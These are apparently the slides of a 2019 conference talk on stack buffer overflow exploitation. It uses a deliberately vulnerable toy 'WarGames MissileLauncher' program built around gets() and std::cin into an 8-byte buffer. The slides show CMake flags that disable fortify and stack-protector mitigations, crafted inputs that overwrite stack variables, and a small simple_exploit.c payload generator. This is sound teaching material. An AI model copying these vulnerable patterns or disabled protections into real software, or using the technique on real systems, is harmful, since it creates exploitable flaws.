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Turtle  
Sec

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# The Anatomy of an Exploit

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CPPP 2019

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*C++ Programmer, Application Security*

Currently : **TurtleSec**

Previously : Vivaldi, Cisco Systems, Knowit, Opera Software

Master in Computer Science

Pronouns: she/her

Turtle  
Sec




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The Weird Machine

# Programming the Weird Machine

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The Target

@SERGEYBRATUS

@HALVARFLAKE

The Exploit

Memory

Loaders

Memory  
Allocator

Linkers

Heap

Stack

The Data is the Program and the Program is the Data  
6

# Exploit Development is Programming the Weird Machine



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Inherently Dangerous Function

```
printf("Secret: ");  
gets(response);
```

# launch.c



```
1. void launch_missiles(int n) {
2.     printf("Launching %d missiles\n", n);
3. }
4.
5. void authenticate_and_launch(void) {
6.     int n_missiles = 2;
7.     bool allowaccess = false;
8.     char response[8];
9.
10.    printf("Secret: ");
11.    gets(response);
12.
13.    if (strcmp(response, "Joshua") == 0)
14.        allowaccess = true;
15.
16.    if (allowaccess) {
17.        puts("Access granted");
18.        launch_missiles(n_missiles);
19.    }
20.
21.    if (!allowaccess)
22.        puts("Access denied");
23. }
24.
25. int main(void) {
26.     puts("WarGames MissileLauncher v0.1");
27.     authenticate_and_launch();
28.     puts("Operation complete");
29. }
```

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
# CWE-242: Use of Inherently Dangerous Function

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```
$ clang -o launch launch.c
launch.c:19:3: warning: implicit declaration of
function 'gets' is invalid in C99
[-Wimplicit-function-declaration]
    gets(response);
    ^
1 warning generated.
/tmpp/launch-0d1b0f.o: In function
`authenticate_and_launch':
launch.c:(.text+0x5e): warning: the `gets' function is
dangerous and should not be used.
```

# CMake: Getting gets

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The image shows a terminal window with a dark blue header bar. The title bar contains the text "CMakeLists.txt" and three small circular icons with symbols: a minus sign, a square, and an X.

```
# Wargames C
# -----
add_executable(launch src/launch.c)
# Get gets
set_property(TARGET launch PROPERTY C_STANDARD 99)
# Allow gets
target_compile_options(launch PRIVATE -Wno-deprecated-declarations)
```

# Happy Day Scenario


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```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete
```

# The Programmers Mental State Machine

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# Unhappy Day Scenario


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```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
*** buffer overflow detected ***: ./launch terminated
Aborted (core dumped)
```

Unstable  
Weird State

# The Programmers Mental State Machine

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Fortify Protection

# CMake : Remove fortify protection from libc

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CMakeLists.txt



```
# Remove Fortify protection in libc
# *** buffer overflow detected ***: ./launch terminated
# Aborted (core dumped)
target_compile_options(launch PRIVATE -D_FORTIFY_SOURCE=0)
```

# (Make : Remove fortify protection from libc

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```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```

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Stack Canaries

Writes go  
toward  
higher  
addresses  
`ptr++`

100	Return address
99	Stack Canary
98	char array item 3
97	char array item 2
96	char array item 1
95	char array item 0

Stack  
grows  
toward  
lower  
addresses

# Stack Canary

# CMake: Turn off stack protector

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CMakeLists.txt



```
# remove the stack protector
# *** stack smashing detected ***: <unknown> terminated
# Aborted (core dumped)
target_compile_options(launch PRIVATE -fno-stack-protector)
```

# CMake: Turn off stack protector

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```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
Segmentation fault (core dumped)
```

What's going on? Let's check on godbolt

```
1 #include <stdio.h>
2 #include <stdbool.h>
3 #include <memory.h>
4
5 /**
6  * Example from Olve Maudal : Insecure C and C++
7  * clang -z execstack -o launch launch.c
8  */
9 void launch_missiles();
10 printf("Launch\n");
11 }
12
13 void authenticate_and_launch(void) {
14     int n_missiles = 2;
15     bool allowaccess = false;
16     char response[8];
17
18     printf("Secret: ");
19     gets(response);
20
21     if (strcmp(response, "Joshua") == 0)
22         allowaccess = true;
23
24     if (allowaccess) {
25         puts("Access granted");
26         launch_missiles(n_missiles);
27     }
28
29     if (!allowaccess)
30         puts("Access denied");
31 }
32
33 int main(void) {
34     puts("WarGames MissileLauncher v0.1");
35     authenticate_and_launch();
36     puts("Operation complete");
37 }
```

Debug:  
Local variables  
on the stack

```
1 #include <stdio.h>
2 #include <stdbool.h>
3 #include <memory.h>
4
5 /**
6  * Example from Olve Maudal : Insecure C and C++
7  * clang -z execstack -fno-omit-frame-pointer -o launch launch.c
8  */
9 void launch_missiles();
10 printf("Launch\n");
11 }
12
13 void authenticate_and_launch(void) {
14     int n_missiles = 2;
15     bool allowaccess = false;
16     char response[8];
17
18     printf("Secret: ");
19     gets(response);
20
21     if (strcmp(response, "Joshua") == 0)
22         allowaccess = true;
23
24     if (allowaccess) {
25         puts("Access granted");
26         launch_missiles(n_missiles);
27     }
28
29     if (!allowaccess)
30         puts("Access denied");
31 }
32
33 int main(void) {
34     puts("WarGames MissileLauncher v0.1");
35     authenticate_and_launch();
36     puts("Operation complete");
37 }
```

Release:  
Local variables  
optimized out



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Let's try the Debug build then!

# Debug Build

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```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
```



Somebody's bools are acting weird :D

A large-scale mural painted on a light-colored brick wall depicts a woman with dark hair and bangs, wearing a blue t-shirt, sipping from a white coffee cup. She is positioned in front of a window with a metal frame. The mural is signed with the name "JARVS." in black spray paint at the top center. In the top right corner of the image, there is a teal-colored rectangular box containing the text "@PATI\_GALLARDO".

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Prefer C++ to C, right?

# launch.cpp



```
1. void launch_missiles(int n) {
2.     printf("Launching %d missiles\n", n);
3. }
4.
5. void authenticate_and_launch() {
6.     int n_missiles = 2;
7.     bool allowaccess = false;
8.     char response[8];
9.
10.    printf("Secret: ");
11.    std::cin >> response;
12.
13.    if (strcmp(response, "Joshua") == 0)
14.        allowaccess = true;
15.
16.    if (allowaccess) {
17.        puts("Access granted");
18.        launch_missiles(n_missiles);
19.    }
20.
21.    if (!allowaccess)
22.        puts("Access denied");
23. }
24.
25. int main() {
26.     puts("WarGames MissileLauncher v0.1");
27.     authenticate_and_launch();
28.     puts("Operation complete");
29. }
```

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# Start from scratch with C++

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CMakeLists.txt



```
# Wargames C++  
# -----  
add_executable(launch_cpp src/launch.cpp)
```

Stack Canaries are back!

# Not even a warning!

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```
$ clang++ -o launch_cpp launch.cpp  
$
```

# Happy Day Scenario

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```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete
```

```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete
```

# Let's test the release build

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```
$ clang++ -O3 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
Operation complete
Segmentation fault (core dumped)
```

Ok, debug then...

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```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1852796274 missiles
Segmentation fault (core dumped)
```



Both n\_missiles and allowaccess overwritten

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BE  
WEIRD  
IT'S OK

Controlling stack variables

```
int n_missiles = 2;  
bool allowaccess = false;
```



```
1. void authenticate_and_launch() {
2.     int n_missiles = 2;
3.     bool allowaccess = false;
4.     char response[8];
5.
6.     printf("Secret: ");
7.     std::cin >> response;
8.
9.     if (strcmp(response, "Joshua") == 0)
10.        allowaccess = true;
11.
12.    if (allowaccess) {
13.        puts("Access granted");
14.        launch_missiles(n_missiles);
15.    }
16.
17.    if (!allowaccess)
18.        puts("Access denied");
19. }
```

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# Lets try a shorter string

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```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAAABBBBC*
Access granted
Launching 42 missiles
Operation complete
$
```



n\_missiles -> 42 -> 0x2a -> '\*'

# Lets try a shorter string

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```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAAABBBBCd
Access granted
Launching 100 missiles
Operation complete
```



n\_missiles -> 100 -> 0x64 -> 'd'

# Controlling allowaccess


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```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAABBBB0d
Access denied
Operation complete

$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAABBBB1d
Access granted
Launching 100 missiles
Operation complete
```

Controlling allowaccess





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Automate, automate!

# Automate the string

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simple\_exploit.c



```
1. int main(void) {
2.     struct {
3.         uint8_t buffer[8];
4.         bool allowaccess;
5.         char n_missiles;
6.     } sf;
7.
8.     memset(&sf, 0, sizeof sf);
9.
10.    sf.allowaccess = true;
11.    sf.n_missiles = 42;
12.
13.    fwrite(&sf, sizeof sf, 1, stdout);
14. }
```

@OLVEMAUDAL

# Let's try it out!

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```
$ clang -o simple_exploit simple_exploit.c  
$ ./simple_exploit | ./launch
```

WarGames MissileLauncher v0.1

Secret: Access **granted**

**Launching 42 missiles**

Operation complete



```
$ ./simple_exploit | ./launch_cpp
```

